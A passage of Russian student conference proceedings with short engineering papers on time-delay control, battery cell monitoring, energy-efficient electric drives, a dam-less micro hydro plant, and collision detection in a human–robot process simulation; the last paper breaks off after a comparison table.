Наличие в системе автоматического управления звена транспортной задержки негативно сказывается на качественных показателях регулирования и устойчивость системы в целом, вплоть до полного вывода системы из этого положения [5]. Применение регуляторов Смита в обратной связи системы автоматического управления при правильной настройке позволяет улучшить качество управления (увеличить скорость установления процесса, уменьшить динамический заброс, избавиться от колебаний), а также позволяет уменьшить или даже нивелировать влияние транспортной задержки.

СПИСОК ИСТОЧНИКОВ

1 Гурецкий, Х. Анализ и синтез систем управления с запаздыванием [Текст] / Перевод с пол. канд. техн. наук, доц. А. Н. Дмитриева. - Москва : Машиностроение, 1974. - 327 с.

2 Ермолович Д.А., Мовчан А.П. Управление объектами с большим запаздыванием. Национальный технический университет Украины. – Режим доступа: – URL http://www.rusnauka.com/12_ENXXI_2010/Tecnic/64945.doc.htm.

3 Курганов, В. В. Управление объектом с запаздыванием / В. В. Курганов, А. В. Цавнин // Автоматика и программная инженерия. – 2015. – № 2(12). – С. 9-13. – EDN VJNQDR.

4 Системы автоматического управления с запаздыванием : учебное пособие для студентов высших учебных заведений, обучающихся по специальности 230201 "Информационные системы и технологии" / Ю. Ю. Громов [и др.] ; М-во образования и науки Российской Федерации, ГОУ ВПО "Тамбовский гос. технический ун-т". – Тамбов : Изд-во ТГТУ, 2007. – 76 с. – ISBN 978-5-8265-0644-8. – EDN QMRYYV.

5 Тимчук, Б. С. Методы синтеза регуляторов для систем с транспортным запаздыванием / Б. С. Тимчук // Молодая мысль: наука, технологии, инновации : материалы VIII (XIV) Всероссийской научно-технической конференции студентов, магистрантов, аспирантов и молодых ученых, Братск, 21–25 марта 2016 года. – Братск: Братский государственный университет, 2016. – С. 264-267. – EDN XBPRDP.

Боцманов Антон Вадимович, студент, Комсомольский-на-Амуре государственный университет

Botcmanov Anton Vadimovich, student of Komsomolsk-na-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Frolov Alexey Valerievich, Candidate of Technical Sciences, Associate Professor of the Department of Industrial Electronics, Komsomolsk-na-Amure State University

СИСТЕМА КОНТРОЛЯ СОСТОЯНИЯ АККУМУЛЯТОРНЫХ ЯЧЕЕК БАТАРЕИ АККУМУЛЯТОРОВ

BATTERY CELL STATUS MONITORING SYSTEM FOR ACCUMULATORS

Аннотация. Рассмотрены причины необходимости применения систем контроля состояния отдельных ячеек аккумуляторной батареи. Проведен анализ существующих технических решений, выявлены их недостатки. Продемонстрирована структурная схема разрабатываемой системы, отвечающей требованиям безопасности, экономичности, а так же включающей функцию удаленного контроля.

Abstract. The reasons for the need to use systems for monitoring the condition of individual battery elements are considered. The analysis of existing technical solutions is carried out, their shortcomings are revealed. A block diagram of the system being developed that meets the requirements of safety, efficiency, and also includes a remote control function is demonstrated.

Ключевые слова: аккумуляторная батарея, аккумуляторные ячейки, контроль состояния.

Key words: accumulators, battery cells, status monitoring.

Введение

В настоящее время область использования батарей аккумуляторов достаточно широка – от резервных источников первичного электропитания автономных объектов связи, телеметрии, охраны и т.д. до основных источников электропитания электромобилей и прочих мощных потребителей электроэнергии различного назначения.

Каждый вид оборудования требует для бесперебойной работы, чтобы питающие его АКБ полностью соответствовали своим номинальным параметрам. В случае если какой-то из параметров аккумулятора, например емкость, выходит за пределы рабочего диапазона, необходимо своевременно получать об этом информацию. При соединении АКБ в батарее требования к соответствию номинальным параметрам отдельных ячеек становятся предельно строгими. Ухудшение характеристик одного элемента неминуемо приведет к ухудшению характеристик всей батареи и последующему недозаряду цепи. Что негативно скажется на продолжительности срока службы.

Для обеспечения корректной работы любого оборудования, требующего использования группы аккумуляторов, соединенных между собой, необходима система контроля состояния отдельных аккумуляторных ячеек, обеспечивающая возможность удаленной передачи данных [1].

Существующие системы контроля состояния аккумуляторов

На сегодняшний момент на рынке представлен ряд устройств для контроля состояния аккумуляторов и батарей аккумуляторов.

БМС01 представляет собой систему контроля состояния аккумуляторов VRLA. Данная система измеряет и контролирует следующие параметры: напряжение, заряд и разряд, внутреннее сопротивление, температуру.

БМС01 поддерживает мониторинг 2В, 6В и 12В аккумуляторных батарей, а также до 6 цепей аккумуляторов (до 300 аккумуляторов). Максимальное напряжение в группе 800 В, то – 1000 А.

Система БМС01 представляет собой набор датчиков для аккумуляторов разного номинала, шлюз управления с web-интерфейсом, датчики температуры (рисунок 1).



Система мониторинга аккумуляторных батарей
БМС01

Рисунок 1 – Состав системы БМС01

Система БМС01 обладает следующими недостатками:

- отсутствие возможности отключения неисправного аккумулятора для предотвращения его влияния на батарею;
- высокая стоимость;
- значительные массогабаритные показатели;
- необходимость установки дополнительных крепежных конструкций для установки системы.

Еще одной системой контроля состояния является Pilot РВАТ.

Данная система позволяет контролировать в режиме реального времени ряд важнейших параметров АКБ: внутреннее сопротивление, напряжение, заряд и разряд, температуру.

РВАТ поддерживает мониторинг 2В и 12В аккумуляторных батарей, а также до 4 цепей аккумуляторов (до 240 аккумуляторов). Максимальное напряжение в группе 600 В, то – 1000 А.

В состав системы контроля Pilot РВАТ входят датчики для АКБ различного номинала, шлюз управления с web-интерфейсом, а так же датчики температуры.

Система Pilot РВАТ также обладает следующими недостатками:

- отсутствие возможности отключения неисправного аккумулятора для предотвращения его влияния на батарею;
- высокая стоимость.

Структурная схема предлагаемого решения

В качестве системы контроля состояния аккумуляторных ячеек батареи аккумуляторов предлагается использовать устройство, структурная схема которого представлена на рисунке 2.




Рисунок 2 – Структурная схема системы

Представленная система представляет собой два отдельных блока, обменивающихся данными через интерфейс передачи данных (ИПД).

Первый блок является измерительным модулем, построенным на базе микроконтроллерной системы управления (МкСУ). К ней подключена система измерения параметров (СИП) для определения тока, напряжения, внутреннего сопротивления и температуры аккумуляторных ячеек батареи. На основе значений этих параметров система управления отображает информацию с помощью светодиодных индикаторов (Инд). Предусмотрена функция локального воздействия на МкСУ при помощи ряда клавиш (Кл) для включения/выключения системы и других функций. В случае, если какая-то из аккумуляторных ячеек выходит из строя, срабатывает система защиты (СЗ) отключающая данную ячейку от батареи. При этом с целью сохранения процессов протекания энергии в батарее происходит подключение резистора, сопротивление которого равно внутреннему сопротивлению отдельно взятого аккумулятора. При этом измерительный модуль питается напрямую от АКБ [2].

Второй блок представляет собой модуль удаленного контроля, построенный на базе микроконтроллерной системы управления. Система включает в себя клавиатуру для воздействия на систему измерения через интерфейс передачи данных. При этом предусмотрен дисплей (Инд) для отображения текущих параметров и общего состояния батареи. Сам модуль обеспечен интерфейсом связи (ИС) для обеспечения удаленного подключения к системам мониторинга [3].

Заключение

Таким образом, разработка системы контроля состояния аккумуляторных ячеек батареи аккумуляторов с функцией передачи данных через существующие каналы связи является актуальной задачей. При этом разрабатываемая система должна соответствовать следующим требованиям:

- возможность удаленного контроля;
- питание – от самой АКБ;
- наличие гальванической развязки – между измерительными модулями и основным модулем;
- отсутствие необходимости монтажа дополнительного крепежного оборудования;
- наличие системы защиты для предотвращения негативного влияния на батарею вышедшей из строя аккумуляторной ячейки.

СПИСОК ИСТОЧНИКОВ

1. Курзуков, Н.И. Аккумуляторные батареи. Краткий справочник / Н.И. Курзуков, В.М. Ягнятинский. – Москва : ЗАО «КЖИ «За рулем»», 2008. – 88 с.
2. Сажнёв А.М., Рогулина Л.Г., Абрамов С.С. Электропитание устройств и систем связи // Новосибирск : ГОУ ВПО СибГУТИ. 2008. – 112 с.
3. Беркут, А.И. Системы автоматического контроля технологических параметров: Учебное пособие / А.И. Беркут, А.А. Рутьков. – Москва : АСВ, 2005. – 144 с.

УДК 62-5

Бурматова Елизавета Константиновна, студент, Университет Науки и Технологий МИСИС
Burmatova Elizaveta Konstantinovna, student, University of Science and Technology MISIS

Косарева-Володько Ольга Владимировна, кандидат технических наук, доцент, Университет Науки и Технологий МИСИС

Kosareva-Volodko Olga Vladimirovna, Candidate of Technical Sciences, Associate Professor, University of Science and Technology MISIS

СОВРЕМЕННЫЕ ЭНЕРГОЭФФЕКТИВНЫЕ ЭЛЕКТРОПРИВОДЫ: ТЕНДЕНЦИИ И ПЕРСПЕКТИВЫ

MODERN ENERGY-EFFICIENT ELECTRIC DRIVES: TRENDS AND PROSPECTS

Аннотация. Научные и промышленные сообщества все больше обращают внимание на энергетическую эффективность в различных отраслях промышленности. Поскольку электроприводы играют ключевую роль в различных механизмах, повышение их энергетической эффективности может привести к значительной экономии энергии и улучшению окружающей среды. В данной статье рассматриваются современные тренды и перспективы в области энергоэффективных электроприводов. По итогу работы выявлены и проанализированы существующие технологии и методы, имеющие потенциал к дальнейшему развитию.

Abstract. Scientific and industrial communities are increasingly paying attention to energy efficiency in various industries. Since electric drives play a key role in various mechanisms, increasing their energy efficiency can lead to significant energy savings and environmental improvements. This article discusses current trends and prospects in the field of energy-efficient electric drives. As a result of the work, existing technologies, and methods with the potential for further development were identified and analyzed.

Ключевые слова: системы электропривода, управление электроприводом, электродвигатели, энергоэффективность, цифровизация.

Key words: electric drive systems, electric drive control, electric motors, energy efficiency, digitalization.

Введение

Энергоэффективность стала ключевым фактором, влияющим на различные отрасли промышленности. В связи с этим активно идет работа по совершенствованию систем электропривода. Этот вопрос может быть рассмотрен как со стороны совершенствования конструкции самих двигателей, так и со стороны повышения эффективности управления приводами. Улучшение энергетической эффективности оказывает положительное воздействие как на конкурентоспособность предприятия ввиду снижения удельного энергопотребления производства и, как следствие, снижения себестоимости выпускаемой продукции, так и на экологию всего мира. Замена всех промышленных систем на электродвигателях, используемых в настоящее время, на оптимизированное оборудование с повышенной энергоэффективностью может уменьшить на 10% потребление электроэнергии во всем мире [1]. Очевидно, что это заметно отразится на экологической ситуации, сложившейся в мире. В статье рассмотрены основные тенденции в разработке и совершенствовании систем электроприводов с целью повышения их энергоэффективности. Цель доклада – выявление наиболее перспективных инновационных технологий в данной области.

Основная часть

В 2018 году был введен межгосударственный стандарт, определяющий новые классы энергоэффективности двигателей, IEC 60034-30-1-2016 [2]. Целью его разработки являлась гармонизация классов энергоэффективности электрических машин. Документ применим ко всем типам электрических машин, предназначенных для питания от сети (включая те, пуск которых осуществляется при пониженном напряжении). По сравнению с предыдущим документом, IEC 60034–30, новый стандарт охватывает более обширную область продукции. Увеличен диапазон рассматриваемых мощностей, он составил от 120 Вт до 1 МВт, а также охвачены, помимо асинхронных короткозамкнутых двигателей, все типы двигателей, питающиеся от сети. Документ вводит три класса двигателей по энергоэффективности и определяет области их применения.

Большую роль имеют системы управления приводами. Векторное управление – это одна из самых популярных и эффективных технологий управления электроприводом, которая реализует независимое управление моментом и потокосцеплением в динамических и статических режимах работы, что компенсирует недостатки двигателей переменного тока перед двигателями постоянного. Векторный метод, в отличие от скалярного, применим не только к асинхронным двигателям. Он применяется в случаях, когда требуется повышенная динамическая или статическая характеристика регулирования выходных переменных привода, а также в случаях, когда момент является регулируемой переменной. Он используется в электроприводах главного движения и подачи металлорежущих станков, в намоточных механизмах, где требуется регулирование натяжения материала, в сервоприводах, где важно быстродействующее регулирование положения, в тяговом электроприводе, в приводе электродов дуговых сталеплавильных печей и других механизмах. [3] Питание двигателей при этом осуществляется от инвертора. За счет снижения потерь на нагрев и намагничивание в этом способе управления повышается КПД привода. Помимо очевидных преимуществ технология имеет также недостатки. Таким образом, она обладает потенциалом к дальнейшему совершенствованию.

Еще одним технологическим решением, призванным повысить энергоэффективность всех электродвигателей, является цифровизация. Беспроводные датчики позволят удаленно отслеживать их работу в режиме реального времени, а также управлять приводами дистанционно или даже автоматически, без непосредственного участия человека. В сложной промышленной установке автоматизированное получение данных может способствовать оптимизации процессов, а также значительному повышению энергоэффективности. Все это повышает степень «интеллектуальности» оборудования, упрощает эксплуатацию, дополнительно оптимизирует производительность и экономит энергию. Данные, предоставляемые датчиками, могут быть проанализированы вместе с другими данными управления, а затем использованы центральной системой управления для корректировки параметров всей установки в режиме реального времени [4]. Значительно усовершенствовать эти системы можно при помощи внедрения в них искусственного интеллекта (ИИ), в настоящее время активно развивающегося. Применение ИИ в разработке российских электродвигателей является эффективным способом сократить время, затрачиваемое на осуществление различных задач проектирования. Это касается работ, включающих инженерные расчеты, тестирование прототипов и определение оптимальных параметров конструкций. ИИ позволяет получить результаты, которые не всегда доступны получению и обработке человеком: например, анализ больших объемов информации, выполнение сложных математических расчетов [5].

Также одной из основных тенденций в разработке энергоэффективных электроприводов является использование новых типов электромоторов. Например, синхронные редкоземельные магнитные электромоторы стали популярными благодаря их высокой энергоэффективности и компактности. Эти моторы обеспечивают более высокий КПД

и меньшую потерю энергии по сравнению с традиционными асинхронными электродвигателями. Пусковой момент и перегрузочная способность синхронного двигателя с редкоземельными постоянными магнитами на один уровень мощности выше, чем у трехфазного асинхронного двигателя, а отношение максимального пускового момента к номинальному может достигать 3,6 раза. Синхронный двигатель с редкоземельными постоянными магнитами не имеет проскальзывания и расхода железа и меди основной волны на роторе, имеет двустороннее возбуждение и, в основном, возбуждение постоянными магнитами ротора, его коэффициент мощности может приближаться к 1 [6]. Сейчас этот тип двигателя получил широкое применение в приводах транспортных систем, в особенности лифтов и подобных механизмов.

Помимо совершенствования систем управления и конструкций электродвигателей, существует тенденция в повышении энергоэффективности приводов за счет снижения потерь при помощи принципиально новых типов изоляции [7]. Например, один из крупнейших производителей электрооборудования – компания Siemens – широко использует в производстве двигателей изоляцию DURIGNIT, которая состоит из эмалированных проводников, тонкопленочных материалов и пропитывающей смолы, не содержащей растворителя. Она отличается высокой электрической и механической прочностью, защищает от коррозионных газов, паров, пыли, масла, повышенной влажности и вибрации, увеличивает срок службы. Технология продолжает совершенствоваться.

Заключение

Современные энергоэффективные электроприводы являются важным фактором в повышении энергетической эффективности и снижении негативного воздействия промышленных процессов на окружающую среду. Наблюдаемые тенденции, такие как использование новых типов электромоторов, внедрение преобразователей частоты переменного тока и разработка интеллектуальных систем управления, способствуют развитию энергоэффективных электроприводов. Перспективы в данной области предлагают значительный потенциал, однако, чтобы полностью реализовать его, необходимо продолжать исследования и интеграцию новых технологий в существующие системы.

СПИСОК ИСТОЧНИКОВ

1. Waide P., Brunner C. Energy-Efficiency Policy Opportunities for Electric Motor-Driven Systems // IEA Energy Papers, No. 2011/07, OECD Publishing, Paris, 2011.
2. Классы КПД двигателей переменного тока, работающих от сети (код IE) : Межгосударственный стандарт от 27 сентября 2016 г. № 91-П
3. Виноградов А. Б. Векторное управление электроприводами переменного тока / ГОУВПО «Ивановский государственный энергетический университет имени В. И. Ленина». – Иваново, 2008. – 298 с.
4. Достижение целей Парижского соглашения // Ключевая роль высокоэнергоэффективных электродвигателей и приводов в сокращении энергопотребления // ABB, 2021. – 14 с.
5. Аракаев А. Б., Матвиенко К. И. Внедрение систем искусственного интеллекта для проектирования электродвигателей российского производства // Синергия Наук – URL: <http://synergy-journal.ru/archive/article7405> (дата обращения: 22.10.2023).
6. Rare earth permanent magnet synchronous motor // AEMagnets – 2022 – URL: <https://www.aemagnets.com/knowledge/rare-earth-permanent-magnet-synchronous-motor.html> (дата обращения: 22.10.2023).
7. Галунин С. А., Ситников М. А., Лобович А.З., Дмитроченко А. А. Тенденции и новые вызовы в области энергоэффективности электрических машин // Развивая энергетическую повестку будущего. – 2021. – с. 30–34.

Бутко Владимир Павлович, студент, Комсомольский-на-Амуре государственный университет

Butko Vladimir Pavlovich, student, Komsomolsk-na-Amure State University

Кузьмин Роман Вячеславович, кандидат технических наук, доцент кафедры «Электро-механика», Комсомольский-на-Амуре государственный университет

Kuzmin Roman Vyacheslavovich, Candidate of Engineering Sciences, Associate Professor of the Department of Electromechanics, Komsomolsk-na-Amure State University

БЕСПЛОТИННАЯ МИКРОГЭС – ОСНОВНОЙ ИСТОЧНИК ЭЛЕКТРОЭНЕРГИИ В МЕСТАХ, УДАЛЕННЫХ ОТ ЦЕНТРАЛЬНОЙ ЭНЕРГОСИСТЕМЫ

DAM-LESS MICROHPP IS THE MAIN SOURCE OF ELECTRICITY IN PLACES REMOTE FROM THE CENTRAL POWER SYSTEM

Аннотация. В данной работе рассматривается бесплотинная микроГЭС, которая преобразует энергию низкопотенциальных водных потоков в электрическую. Производится анализ основных составных частей конструкции установки: дугостаторного индукторного генератора и пропеллерной гидротурбины. Подводится вывод о преимуществах предложенной установки.

Abstract. This paper examines a damless micro-hydroelectric power station, which converts the energy of low-potential water flows into electricity. An analysis of the main components of the installation design is carried out: an arc generator and a propeller hydraulic turbine. A conclusion is drawn about the advantages of the proposed installation.

Ключевые слова: микроГЭС, дуговой статор, совмещенный ротор.

Key words: microHPP, arc stator, combined rotor.

Введение

Известным фактом является проблема затрудненности энергообеспечения удаленных потребителей, не включенных в централизованную энергосистему [1]. Наиболее ярко это проявляется в Дальневосточном регионе Российской Федерации. При этом наблюдается недоиспользование значительного энергетического потенциала равнинных (низкопотенциальных) рек региона. Для решения этой проблемы предлагается использовать бесплотинную микроГЭС на основе индукторного дугостаторного генератора в качестве самостоятельного, автономного источника питания [2]. Она является экологичным источником электроэнергии и не требует топлива.

Цель данной работы: рассмотреть и проанализировать бесплотинную микроГЭС для равнинных рек на основе индукторного дугостаторного генератора, как основной источник энергообеспечения удаленных потребителей.

Задачи работы:

1. Описать конструкцию микроГЭС на основе индукторной электрической машины;
2. Предложить изменения, удешевляющие и упрощающие конструкцию;
3. Сделать вывод о преимуществах рассмотренного устройства.

Основная часть

МикроГЭС (рисунок 1) состоит из следующих элементов: статор 1, колесо гидротурбины 2, совмещенное с зубцовой зоной ротора, понтон с поплавками 3, опора гидротурбины 4 [3].




Рисунок 1 – МикроГЭС

Основным источником и преобразователем электромагнитной энергии является дуговой статор (рисунок 2). Он представляет собой изогнутый дугой магнитопровод, с зафиксированными на нем обмоткой возбуждения и обмоткой якоря [4]. Магнитопровод изготавливается из листов электротехнической стали марки 1211, толщиной 0,35 мм [5]. Возможность использования сталей других марок требует дальнейших исследований. Обмотка якоря выполняется в виде катушек, устанавливается на каждый зубец статора, расклинивается и компаундируется. Обмотка возбуждения представляет собой одну катушку, наматываемую на магнитопровод, и также компаундируется.




Рисунок 2 – Дуговой статор

Ротор генератора (рисунок 3) представляет собой пропеллерную гидротурбину, совмещенную с зубцовой зоной ротора. Для удешевления конструкции зубцы ротора набираются из той же стали, что и магнитопровод статора. Для лучшего прохождения потока и максимального увеличения скорости вращения, лопасти турбины выполняются изогнутыми. Изготовление лопастей может осуществляться из разных материалов, но более предпочтительными будут являться композитные (карбон и стеклопластик) или полимерные (армированный поликарбонат) в связи с их большим запасом прочности на изгибающие и ударные воздействия, легкостью и устойчивостью к воздействиям окружающей среды [6].




Рисунок 3 – Ротор генератора

Заключение

В работе предлагается система децентрализованного электроснабжения на базе микроГЭС для равнинных рек. Предлагаемая конструкция обладает рядом значительных преимуществ, таких как бесплотинный вариант построения, отказ от применения редуктора и других промежуточных звеньев. Предложенная конструкция позволяет отказаться от штамповки пазов при изготовлении статора генератора, что значительно упрощает возможность его производства на предприятиях Дальнего Востока и повышает конкурентоспособность системы.

СПИСОК ИСТОЧНИКОВ

1. Алексюк, О.Э. Автономная энергетика для малого предприятия / О.Э. Алексюк, А.В. Янченко, Д.Д. Иванов // Актуальные вопросы энергетики. Материалы Всероссийской научно-практической конференции с международным участием. Омск, 14–15 мая 2021 года. Омск: Омский государственный технический университет, 2021. – С. 51-54. – EDN: CXHNMF.
2. Бутко, В. П. Бесплотинная микроГЭС для равнинных рек / В. П. Бутко, Р. В. Кузьмин // Производственные технологии будущего: от создания к внедрению : Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях, Комсомольск-на-Амуре, 05–11 декабря 2022 года / Редколлегия: С.И. Сухоруков (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 167-169.
3. Бутко, В. П. Конструкция и особенности проектирования бесплотинной микроГЭС на базе дугостаторного индукторного генератора / В. П. Бутко, Р. В. Кузьмин // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных. В 3-х частях, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 300-302. – EDN TCGPPP.
4. Патент на полезную модель RU 10791 U1 Российская федерация, МПК F03D 1/00. Генератор для микроГЭС : № 98121288/20 : заявл. 23.11.1998 : опубл. 16.08.1999 / В.М. Кузьмин, Р.В. Кузьмин : заявитель Комсомольский-на-Амуре государственный технический университет. – EDN: VTRGAA.
5. Сериков, А. В. Электромагнитные процессы в специальном силовом масляном трансформаторе / А. В. Сериков, В. В. Иванов // Актуальные вопросы энергетики : материалы Всеросс. науч. - технич. конф., Омск, 14–15 мая 2021 г. – Омск : ФГБОУ ВО «ОмГТУ», – 2021. – С. 117-120.
6. Мешков, А. С. Повышение энергетических характеристик электропривода малой мощности / А. С. Мешков, В. И. Суздорф // Современная наука: актуальные проблемы и пути их решения. – 2013. – № 4. – С. 37-43. – EDN RWXVVP.

УДК 004.021

Ворощенко Василий Даниилович, студент, Комсомольский-на-Амуре государственный университет

Voroshchenko Vasilii Daniilovich, student, Komsomolsk-na-Amure State University

Горькавый Михаил Александрович, кандидат технических наук, доцент, заведующий кафедрой «Управление инновационными процессами и проектами», Комсомольский-на-Амуре государственный университет

Gorkavyu Mikhail Alexandrovich, Candidate of Engineering Sciences, Associate Professor, Head of the Department of Management of Innovative Processes and Projects, Komsomolsk-na-Amure State University

ОСОБЕННОСТИ ИДЕНТИФИКАЦИИ КОЛЛИЗИЙ ОБЪЕКТОВ В НЕДЕТЕРМИНИРОВАННОЙ СРЕДЕ КОЛЛАБОРАТИВНОГО РОБОТИЗИРОВАННОГО ТЕХПРОЦЕССА

FEATURES OF OBJECT COLLISION IDENTIFICATION IN A NON-DETERMINISTIC ENVIRONMENT OF COLLABORATIVE ROBOTIC TECHNOLOGY PROCESS

Аннотация. В статье представляется актуальность проведения разработки имитационной модели, позволяющей идентифицировать коллизии между движущимися объектами. Для реализации необходимо определить целесообразный подход в регистрации столкновений. Перед этим были определены и сравнены основные подходы определения поверхностей в пространстве. Были выявлены особенности реализации идентификации коллизий в модели роботизированного техпроцесса.

Abstract. The article presents the relevance of developing a simulation model that allows identifying collisions between moving objects. To implement it, it is necessary to determine an appropriate approach to collision registration. Before this, the main approaches to determining surfaces in space were identified and compared. Features of the implementation of collision identification in the robotic process model were identified.

Ключевые слова: идентификация коллизий, имитация столкновений, имитационное моделирование.

Key words: collision identification, collision simulation, simulation modeling.

Введение

В контексте реализации индустрии 5.0 ведутся научно-исследовательские работы по повышению эффективности сотрудничества человека и робота с помощью интеллектуальных средств управления. Для разработки, отладки и тестирования таких систем разрабатывается имитационная модель роботизированного техпроцесса (РТП) [1]. Одним из требований обеспечения адекватности является идентификация коллизий между движущимися объектами, в частности человеком и роботом.

В рамках решения этой задачи ставится открытым вопрос выбора и обоснования подхода для реализации идентификации коллизий. Целью данной работы и является выявление особенностей реализации имитации столкновений в модели РТП.

Как уже было сказано, моделирование коллизий между объектами необходимо для имитации столкновений. А коллизия – это физическое взаимодействие между объектами. Геометрический смысл такого взаимодействия заключается в том, что поверхности двух объектов имеют по меньшей мере одну общую точку. Следовательно, для реализации моделирования столкновений ставятся задачи: определить способ задания поверхности объектов, определить их положение в пространстве, определить общие точки двух поверхностей.

Несмотря на проработанность решений по определению поверхностей в пространстве, необходимо определить целесообразность использования основных подходов в рамках моделирования столкновений движущихся объектов в РТП.

Основная часть

Основными моделируемыми объектами являются человек и робот. Поверхность которых имеет сложную геометрическую форму, поэтому могут быть целесообразны варианты декомпозиции объектов на составные части, которые в свою очередь могут быть аппроксимированы цилиндрическими, сферическими и плоскими поверхностями. Иначе говоря, примитивными фигурами.

В аналитической геометрии для определения поверхностей используются уравнения поверхностей второго порядка. Этот подход считается традиционным и целесообразен при достижении максимальной точности определения коллизий, достигаемой за счет поиска общих решений между уравнениями поверхностей [2]. Пример поверхности, построенной с помощью этого подхода приведен на рисунке 1, а.

Однако для реализации такого подхода следует составить поверхность человека из нескольких составных компонентов (цилиндров, сфер, параллелепипедов). Большое количество поверхностей в представлении канонических уравнений может создать нагрузку на вычислительные процессы. Также подход не предоставляет возможность снижения объема вычислений в пользу снижения времени обработки, за счет уменьшения объема данных. Хотя в перспективе возможны пути оптимизации таких расчетов, за счет динамического ограничения области вычислений [3].

Альтернативой приведенному подходу служит подход, применяемый в 3D-моделировании и индустрии видеоигр [4]. Где моделируемые объекты имеют поверхность, состоящую из полигональной сетки, которая состоит из точек, соединенных гранями (Рисунок 1, б). Это позволяет создавать разнообразные формы поверхностей, в том числе целостную фигуру человека. Подход позволяет отказаться от декомпозиции объектов на примитивы, что упрощает работу с ним. Присутствует возможность изменения количества точек и граней для повышения и снижения детализации поверхности. Что позволяет управлять объемом данных для описания поверхности объекта, и, следовательно, скоростью обработки коллизий таких поверхностей. Динамическое моделирование поверхности, состоящей из полигональной сетки подразумевает фоновые процессы вычисления изменения поверхности в связи с имитацией движений человека и робота. Что добавляет нагрузку на вычислительную систему.

Таким образом, применение данного подхода целесообразно для моделирования столкновений, требующих как высокого, так и низкого уровня точности регистрации коллизий. Однако дополнительная нагрузка со стороны фоновых процессов делает его менее привлекательным.




Рисунок 1 – Поверхности сфер в представлении: а) Традиционного подхода; б) Подхода на основе полигональной сетки

Ниже представлена сравнительная таблица двух подходов реализации поверхностей для определения коллизий (Таблица 1).

Таблица 1 – Сравнение подходов реализации поверхностей

Особенности	Традиционный подход	Подход на основе полигональной сетки
Возможность регулирования объема данных для обработки	Нет	Есть
Создание поверхностей произвольной формы	Только с помощью комбинирования разных поверхностей	Есть
Отсутствие фоновых вычислительных процессов	Есть	Нет
Точная регистрация коллизий	Есть	Только при высокой детализации поверхности

